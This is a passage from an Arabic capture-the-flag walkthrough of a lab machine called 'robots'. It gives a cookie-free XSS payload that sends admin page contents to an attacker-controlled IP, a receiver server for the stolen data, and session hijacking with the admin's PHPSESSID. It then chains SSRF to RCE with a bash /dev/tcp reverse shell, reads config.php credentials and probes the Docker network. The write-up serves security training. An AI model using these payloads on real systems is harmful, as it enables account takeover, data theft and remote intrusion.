بالشكل دا على جهازك انت ك Attacker .

```
python3 -m http.server 4444
```

```
python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/)
```

- فلما ال Admin يدخل ال Page اللي فيها ال username بتاعك اللي حطيت بداله ال Payload هيتنفذ عنده والكود اشتغل عند ال Admin فال Background وبعتلنا Sensitive Data .

```
<div><a href="server_info.php">Server info</a></div>

<div class="container"><div class="row"><div class="one-half column" style="margin-top: 25%"><div><h4>Last logins</h4></div><div><a href="logout.php">Logout</a></div>
<table class="u-full-width">
<thead><tr><th>User 1 - admin last logins</th></tr></thead><tbody>
<tr><td>2025-03-17 05:56</td></tr>
</tbody></table>
<table class="u-full-width">
<thead><tr><th>User 3 - z0diac last logins</th></tr></thead><tbody>
<tr><td>2025-03-17 06:05</td></tr>
</tbody></table>
<table class="u-full-width">
<thead><tr><th>User 4 - <script>new Image().src="http://10.4.61.251:4444/?data="+btoa(document.body.innerHTML);</script></th></tr></thead></table></div></div></div>
```

- ال **Sensitive Data** دي عبارہ عن جدول فيہ كل ال **Users** وتوقيت دخولهم ودا المفروض يظهر لل **Admin** فقط مظهرش لأي **User** عادي ... بمعنى آخر يعتبر انت دلوقتي زي دخلت على ال **Admin Page** بدون **Password** وشوفت **Data** ال **Admin** فقط الى مسموحه يشوفها فدا معناه اننا نقدر نتصرف زي ال **Admin** .

```
python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.54.13 - - [17/Mar/2025 13:18:45] "GET /?data=CjxkaXY+PGEgaHJlZj0ic2VydmdVYXZl2m8ucGhwIj52TXZlZ2JGaW5mbzwvY248L2Rpdj4KCIaGICa08Zl2IGNsYXNzPSJjb250YWluZXIiIjxkaXYgY2xhc3M9InJvdYI+PGRpd
iBjbgFzc20idS1mdWhhbG9yY29sdW1uIiBzdHlsZT0ibWYyZ2luLXRvcDogMjU1Ij48ZG12PjxoND5MYXNOIGxvZ2luczwadQ+PC9kaXY+PGRpdj48YSBoemVmPSJsb2dvdXQucGhwIj5Mb2dvdXQ8L2E+PC9kaXY+Cjx0YWJsZSBjbGFzc20idS1md
WxsLXdpZHROlJ4KPHROZWFKPjx0cj48dGg+VXNlciA0IC0gPHRtaW4gbGFzdC9sb2dpbnM8L3RoPjwvdHI+PC90aGVhZD48dGJvZHK+Cjx0cj48dGQ+MjAyNS0wMy0xNyAwNT0iNjwvdGQ+PC90cj48KPC90Ym9keT48L3RhYmxlPgo8dGFibGUyY2xhc
3M9InUuZnVsbC3laWR0aCI+Cjx0aGVhZD48dHI+PHROPlVzZXIiMyAtIHowZGhYbYsYXNOIGxvZ2luczwvdGg+PC90cj48L3RoZWFKPjx0Ym9keT48KPHRYpJx0ZD4yMDIiLTAE3IDA20jA1PC90ZD48L3RyPgo8L3Rib2R5PjwvdGFibGU+Cjx0Y
WJsZSBjbGFzc20idS1mdWxsLXdpZHROlJ4KPHROZWFKPjx0cj48dGg+VXNlciA0IC0gPHRjcmJmLWd5U2XcgS1hZ2U0KS5zcmM9Imh0dHA6Ly8xMC40LjYxLjIiMT00NDQ0L29kYXRhPSRlYnRvYShkb2N1bWVudC5ib2R5LmlubmVvSFRNTCK7PC9zY
3JpcHQ+PC90aD48L3RyPjwvdGhYbWQ+PC90Ym9keT48L2Rpdj48L2Rpdj48L2Rpdj4= HTTP/1.1" 200 -
```

- حاولنا بعد كذا نسرق ال **Cookies** بتاعت ال **Admin** عن طريق كود ال **JavaScript** وهو **document.cookie** ودا هيجبلنا ال **Cookie** بتاعت ال **Session** اللى بتخلى الموقع عارف انك مسجل دخول ك **Admin** وليس **User** عادي وبعد كذا هنبعتها لل **Server** بتعنا عشان نستخدمها ونبقا **Admin** ولكن! ... ال **Cookies** دي معمول عليها حمايه اسمها ال **Http only** ... يعني ال **Cookie** دي مينفعش **JavaScript code** يوصلها خالص حتى لو الكود بتاعك اتنفذ فصفحه ال **Admin** زي معملناه بالضبط ... بس حتى لو مش قادرين نسرق ال **Cookies** بتاعت ال **Admin** بسبب الحماية اللى عليها فبرضه لسه ال **XSS Code** بتعنا شغال جوا ال **Admin** **Account** نقدر نستغله فحاجات تانيه زي مهنشوف لسه ! .

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Access
PHPSESS...	9ndt6ihrbo79n...	robots.thm	/	Session	35	true	false	None	Mon, 17 M

- طب شويه تفكير هنا ... احنا كدا كدا زي مقولنا الكود بتعنا شغال عند ال **Admin** فال **Browser** بتاعه ... طب منجرب نخلى الكود دا اللى شغال فمتصفح ال **Admin** يروح يفتحلنا صفحه ال **Server_info.php** اللى كنا ذكرناه قبل كدا فاكرها ... ودي بتحتوي على معلومات عن ال **Session** بتاعت ال **Admin** اللى عاوزينها .

- طب ال **Server_info.php** دي بتحتوي على ايه ؟ هتلاقي فيها ال **PHPSESSID** المفتاح اللى يثبت انك ال **Admin** وال **Cookies** اللى عنده وكل حاجه تانيه تخص ال **Session** ودا هنعمله عن طريق ال **Script** دا .

```
<script>
fetch('/harm/to/self/server_info.php')
.then(response => response.text())
.then(data => {
fetch('http://10.4.61.251:5555/log.php', {
method: 'POST',
headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
body: 'output=' + encodeURIComponent(btoa(data))
});
});
</script>
```

- الكود دا بأختصار هيخلي ال **Admin** يفتح ال **Server_info.php** ال **page** اللى عنده وياخد محتوى ال **Page** اللى فيه ال **Session** **Information** ويحولها كالعاده ل **Base64** عشان تبقا **Secure** واحنا بننقلها عندنا لل **Server** بتعنا اللى مشغلينه عندنا ك **attacker** عشان نقدر نستخرج منها بعد كدا ال **Session** .

- فلو قدرنا نطلع ال **PHPSESSID** بتاع ال **Admin** من ال **Page** دي نقدر ساعتها نحط ال **Session** فال **Cookies** بتاعتنا ونعمل **Refresh** عندنا من ال **Browser** وهتلاقي نفسنا فتحنا ك **Admin** وهو دا اللى احنا عاوزينه .

- تعالى نعمل **Script** ل **Server** عندنا ك **Attacker** يستقبل ال **Data** اللى كود ال **XSS** هيبتها ... ال **Admin** هيفتح الكود اللى انت زرعته ويبيعتك ال **Data** ... وال **Server** بتاعك هيستقبلها ويحفظ الكلام دا فملف اسمه **Log.txt** عشان نبقا نبص عليها بعدين ... وطبعا بيفك تشفيرها ال **Base 64** عشان يرجعها للنص العادي ... ودا الكود .

```
<?php
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $data = isset($_POST["output"]) ? $_POST["output"] : "No data received";
    // Simpan ke file log
    file_put_contents("log.txt", base64_decode($data) . "\n", FILE_APPEND | LOCK_EX);
    echo "Data received!";
} else {
    echo "Invalid request method.";
}
?>
```

- ولكن عندنا مشكله هنا وهي ان ال **Http.server** اللى عندنا اللى بنشغله بال **Python** بيستقبل ال **Get Requests** فقط بمعنى لما تفتح **Link** عادي ... ولكن مش هيعرف يتعامل مع ال **Post Requests** ودي اللى فيها **data** بتتبعث فال **Background** زي لما تعمل **Login** او تملئ فورم معينه ... فالحل اني هستخدم **Flask** بدل معدل فال **Http.server** ودي عبارته عن مكتبة **Python** هتخلينا نبني **Server** بسهولة وبدون مشاكل ... ودا الكود اللى هنستخدمه .

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/log.php', methods=['POST'])
def log_data():
    data = request.form.get("output", "No data received")
    with open("log.txt", "a") as f:
        f.write(data + "\n")
    return "Data received!", 200

app.run(host='0.0.0.0', port=5555)
```

- بعد مشغلنا ال **Server** نقدر نروح لل **Login page** وأحط ال **XSS** **payload** بتعنا فخانه ال **User** ولما ال **Admin** يفتح ال **Page** اللى فيها ال **User** بتعنا فال **Script** هيشغل علطول ويقوم باعت ال **Data** بتعته لل **Flask Server** اللى خلناه من خلال ال **Script** يشتغل على ال **Port** رقم **5555** وهنحفظه عندنا ف **Log.txt** .

- تعالى نبعت ال **XSS Code** بتعنا فخانه **Username** واحنا بنعمل **Login** ... زي متفقنا واحنا بنسجل **user** جديد هنعط الكود بدل ال **Username** ولما ال **Admin** يفتح ال **Page** اللى فيها ال **User** بتعنا فالكود هيتنفذ ويبعتلنا ال **Data** على ال **Server** بتعنا .

Register here

An admin monitors new users. Your initial password will be md5(username+ddmm)

username

jsa(data)))); </script>

date of birth

10/10/1999

SUBMIT QUERY

- هنلاقي ال **Admin** فتح ال **Page** اللى فيها ال **User** بتعنا اللى حاطين فيها ال **Payload** والدليل جالنا عال **Server** بتعنا اللى مشغلينه بال **Flask** ال **Post Request** على ال **Log.php** بتعنا اللى قولنا عليها هيتحفظ فيها أي حاجه .

```
~/thm/robots
python3 log.py
* Serving Flask app 'log'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production dep
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5555
* Running on http://10.0.2.15:5555
Press CTRL+C to quit
10.10.54.13 - - [17/Mar/2025 13:37:40] "POST /log.php HTTP/1.1" 200 -
```

- تعالى نفتح ملف ال **Log.txt** ودا اللي ال **Server** بتعنا مخزن فيه ال **Data** اللي جباله من ال **Admin** ولقينا جواه ال **Response** مشفر بال **Base64** ... فهنعمل **Decode** يعني فك للتشفير دا وهنلاقي طلعنا صفحه ال **php.info()** بتاعت ال **Admin** وهنستخدم ال **Command** اللي هو **grep** عشان ندور جواها على ال **PHPSESSID** اللي عاوزين نوصله من الأول ... يعني عاوزين نوصل للسطر اللي فيه ال **Session ID** بتاع ال **Admin** عشان ناخده .

```


~/thm/robots
wc log.txt
4      4 396560 log.txt


~/thm/robots
base64 -d log.txt > decrypt.txt

~/thm/robots
cat decrypt.txt | grep PHPSESS
<tr><td class="e">HTTP_COOKIE </td><td class="v">PHPSESSID=9klcn8c2ucmnijqviamdaslasn </td></tr>

```

- بالفعل لقينا ال **PHPSESSID** بتاعت ال **Admin** زي منتا شايف هناخدنا ونروح من خلال ال **DevTools** اللي هي ال **Tools** الخاصه بال **Browser** نفتح ال **Cookies** ونعدل ال **PHPSESSID** بتعتنا بال **Admin PHPSESSID** ... يعني كدا خدنا ال **Session ID** بتاعت ال **Admin** وحطناها مكان ال **Session ID** بتعتنا احنا ك **user** عادي !! وهو دا اللي عاوزين نوصله من بدري ... وبعد كدا اعمل **Reload** لل **Page** هتلاقي نفسك دخلت عال **Admin Panel** كأنك هو بالضبط .





Last logins

[Logout](#)

User 1 - admin last logins

2025-03-17 05:56

User 3 - z0dlac last logins

2025-03-17 06:05

User 4 - last logins

User 5 - 

User 6 - last logins

- بعد كذا هنروح نعمل **Directory Enumeration** عن طريق **Tool** زي ال **Dir search** عشان نخمن على ال **Folders** وال **Files** للمسار التالى ... **http://robots.thm/harm/to/self/**

```
~/Tools/dirsearch master ?1
./dirsearch.py -u http://robots.thm/harm/to/self/

dirsearch v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
Wordlist size: 12289

Target: http://robots.thm/
```

- من خلال ال **Enumeration** لقينا ملف اسمه **admin.php**.

```
[13:44:41] 200 - 370B - /harm/to/self/admin.php
```

- لما تدخل على الملف دا هتلاقي فيه **Input Box** يعني مكان تقدر تحط فيه **URL** وهتلاقي زرار مكتوب عليه **Submit Query** والصفحة بتقولك **Test URL** يعني هتجرب ال **URL** اللى انت هتكتبه فيها ... ودا يدل على ان الصفحة دي بتعمل **Request** لل **URL** اللى انت هتدخله ودا يفتحنا باب ل **Attack** زي ال **SSRF** ال **Server-side request forgery** ... واخذ بالك من تسلسل الأفكار ولما بتمسك فخط صحت بيوديك لى بعده .

Test url

url

url

SUBMIT QUERY

- دلوقتى احنا شاكين ان الصفحة دي ممكن يكون فيها **SSRF** ... هنجرب نشوف ال **Server** بيبعت **Requests** ولالاء ... فهنشغل ال **HTTP Server** بتعنا على جهازنا عشان نقدر نستقبل ال **Requests** وهنخلى ال **Page** تبعت **Request** لملف عندنا اسمه **bruth.txt** .

```
~/thm/robots
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
=
```


Test url

url

//10.4.61.251:8080/bruh.txt


SUBMIT QUERY

- هتلاقي ال **Page** رجعتك كلمه **bruth** فكدا عرفت فعلا ان ال **Server** جاب الملف من عندك وعرضك محتواه ودا يأكدك فعلا ان فيه **SSRF** شغاله عندك .




- تعالى نعلى الفكره شويه ازاي؟!... هل ال **Server** ممكن ينفذ **Commands** هو كمان ولا ايه النظام لأنه لو حصل فعلا فانت خدت **RCE** عال **Server** ! .

- هنعمل **Create** ل **PHP File** بأسم **bruth.php** كالتالي .



- الكود دا ... **<? ;php system('id')?>** الغرض منه يشغل الأمر اللى هو **ID** عال **Server** هناك ودا بيحبنا ال **Username** اللى هناك اللى ال **Server** شغال بيه ... وهنشغل ال **HTTP Server** كالعاده على جهازنا ك **Attacker** ... وهخلى ال **Page** اللى هي **Test URL** اللى فيها ثغره ال **SSRF** تطلب ملف ال **bruth.php** من عندك ... وهنا احنا بن **Test** عال **Server** عشان لو نفذ ال **PHP Code** بدل ميعرضه كا **Text** عادي بيقا احنا كدا خدنا **RCE** عال **Server** دا ... بالبدي كدا احنا عاوزين نضحك عال **Server** ونخليه يجرب يشغل ال **PHP Code** من عندي فلو وقع فالفخ دا ساعتها أقدر أنفذ عليه **Commands** من بعد واتحكم فيه عن طريق ال **RCE** اللى مصاب بيها .




- وبالفعل هتلاقي ال **Server** رض عليك بال **Username** اللى شغال بيه ال **Server** وبكدا أتأكدت ان ال **Server** مصاب بال **RCE** فتعالى نستغل الكلام دا ... طب ازاي !؟.

- تعالى عن طريق ال **SSRF** اللى اكتشفناها وبعدها لقينا ال **RCE** نرفع عند ال **Server** ال **Reverse Shell** ... هنكتب **PHP Script** وهنسميه **Shell. Php** وجواه الكود دا .

```
<? ;php system("bash -c 'bash -i >& /dev/tcp/10.4.61.251/6666 0>&1'")?>
```

- الكود دا بيقول ال **Server** افتحلى **Reverse Shell** اتصال عكسي يعني على الجهاز بتاعي اللى عنوانه **10.4.61.251** عال **Port** **number** ال **6666** وطبعا خلى ال **Bash** يبعثلى التحكم فال **Terminal** ... هتعمل حفظ للملف دا على جهازك وبعد كدا هتفتح ال **HTTP Server** اللى عندك عشان ال **Server** المصاب بالثغره يقدر يطلب الملف دا من عندك ... بعدين هنروح لل **Page** المصابه بال **SSRF** اللى هي كانت **Test URL** الموجوده فال **Victim Website** ونخليها تطلب الملف بتعنا اللى هو **Shell. Php** بما ان ال **Server** مصاب بال **SSRF** فهيستدعي الملف وكمان ال **Server** مصاب بال **RCE** يعني نقدر ننفذ عليه **Commands** عن بعد وهو هينفذها عنده فعاوزين نخليه ينفذ ال **PHP Script** بتعنا .



Test url

url

10.4.61.251:4440/shell.php

SUBMIT QUERY

```
nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.4.61.251] from (UNKNOWN) [10.10.54.13] 51306
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@robots:/var/www/html/harm/to/self$
```

- هنلاقي فعلا ال **Server** طبق ال **PHP Script** الموجود فالملف اللى استدعاه من عندنا بدليل انه فتح ال **Terminal** عن طريق ال **Bash** ونقدر ننفذ **Commands** على ال **Server** بشكل **Remote** وبكدا خدنا ال **RCE** عال **Server** !!!.

- تعالى بعد كدا واحنا جوا ال **Server** هنعمل ال **Command** ال **ls** عشان نشوف نعرض محتويات المسار اللى واقف فيه من ملفات ومجلدات وغيره .

```
www-data@robots:/var/www/html/harm/to/self$ ls
ls
admin.php
config.php
css
index.php
login.php
logout.php
register.php
server_info.php
```

- لقينا الملف دا اللى هو **Config.php** ودا خطير جدا لانه بيحتوى على معلومات ال **Login** لل **Database** ... تعالى نفتحاه ونشوفه .

- لقينا ال **Server name** اسمه **db** ودا فالأغلب اسم ال **Server** الداخلي لل **Database** ... وال **User** اللى اسمه **robots** بال **Password** بتاعه .

```
www-data@robots:/var/www/html/harm/to/self$ cat config.php
cat config.php
<?php
    $servername = 'db';
    $username = "robots";
    $password = " ";
    $dbname = "web";
    // Get the current hostname
    $currentHostname = $_SERVER['HTTP_HOST'];

    // Define the desired hostname
    $desiredHostname = 'robots.thm';

    // Check if the current hostname does not match the desired hostname
    if ($currentHostname !== $desiredHostname) {
        // Redirect to the desired hostname
        header("Location: http://$desiredHostname" . $_SERVER['REQUEST_URI']);
        exit();
    }
    ini_set('session.cookie_httponly', 1);
    session_start();
?>
```

- هنعمل **Scan** عال **Internal IP** عشان نشوف ال **My SQL** **Database Port** مفتوح ولا لاء ... اللى هو **3306 Port** بس هنلاقي ان ال **Port** مش مفتوح ... احنا معانا اسم ال **Server** اللى هو **db** فهجرب استخدم **Command** اللى هو **getent** ودا خاص بال **Linux OS** عشان نترجم ال **Host name** لل **IP** بتاعه .

```
www-data@robots:/var/www/html/harm/to/self$ getent hosts db
getent hosts db
172.18.0.2      db
```

- عن طريق ال **Command** دا **getent hosts db** ... هنلاقي ان ال **db** راجع ل **IP** ال **172.18.0.2** ... دا معناه ان ال **Database** دي مش شغاله على **Server** بشكل منفصل أو على ال **Network** العاديه لاء دي شغاله جوا **Docker Container** وال **Internal Ip** دا جوا ال **Docker Network** ... طب معلش ايه اللى خلاني اشك ان ال **IP** بتاع ال **database** دي موجود ف **Docker Network** فين دليلك !!.

- هقولك ال Docker دايمًا هتلاقيه بيستخدم رنج لل IP الافتراضي لل Internal Network بتاعته دايمًا بتبدء ب 172.17.0.0/16 و 172.18.0.0/16 فال IP بتاع ال db لما شفته دا أول دليل عرفني ان ال IP دا موجود ف Docker Network ... ثانيا لما عملت Scan عال External Network ولقيت ان ال MySQL Port اللى هو 3306 مش مفتوح ولكن قدرنا نوصله من جوا ال Network زي مشفنا عن طريق ال getent Command اللى طبقناه ووصلنا لل IP فكدا وصلنا له من جوا ال Network ودا يأكدك انها فشبكة معزولة ودي طريقه عمل ال Docker فدا تاني دليل ... نرجع لموضوعنا .

- خطوه منطقيه جدا اننا نحاول نستخدم ال Command اللى هو MySQL عشان ن Connect بال Database ولكن هتفاجيء ان ال MYSQL مش متسطب فال Docker Container فطبيعي مش هيشغل ... طب نعمل ايه فالحاله دي ... طب نسأل نفسنا سؤال معلى هو ازاي ال Application بيخزن ال User Credentials أو بيانات ال User ازاي بيتم تخزينها فال Application؟؟ ودا هيوديننا اننا نستعرض ملف ال Register.php عشان اشوف الدنيا نظامها ايه عن طريق ال Command اللى هو Cat register.php .

```
cat register.php
<?php

include('config.php');

function formatDate($date) {
    // Split the date string into an array
    $dateParts = explode("/", $date);

    // Check if the date is in the correct format
    if (count($dateParts) === 3) {
        $day = $dateParts[0];
        $month = $dateParts[1];

        // Return the formatted string
        return $day . $month;
    } else {
        // Return an error message if the date format is incorrect
        die("Invalid date format. Please use dd/mm/yyyy.");
    }
}

if ( isset($_POST['submit']) && isset($_POST['username']) && isset($_POST['date_of_birth']) ) {

    $dsn="mysql:host=$servername;dbname=$dbname;charset=utf8mb4";

    $options = [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        PDO::ATTR_EMULATE_PREPARES   => false,
    ];
```

- لقيت ان ال **Application** يستخدم ال **PDO** اللى هي **PHP** **Data Objects** عشان يعرف يتعامل مع ال **Database** !! برضه مفهمتش دا هيفدني فأيه ؟ تعالى اوضحك الدنيا .

- ال **PDO** من خلاله نقدر نكشف بعض ال **Data** المهمه من ال **Database** زي ال **Users** وال **Passwords** بتعتهم واسم ال **Database** الموجودين فيها وال **Server** اللى بي **Host** عليه ويعمل **Connection** بيه ... تعالى بعد كدا نعمل **Crafted** ل **Payload** وهنحطه فال **/tmp** عشان عندنا **Permission** نكتب هناك ... وال **Payload** هو دا .

```
<?php
try {
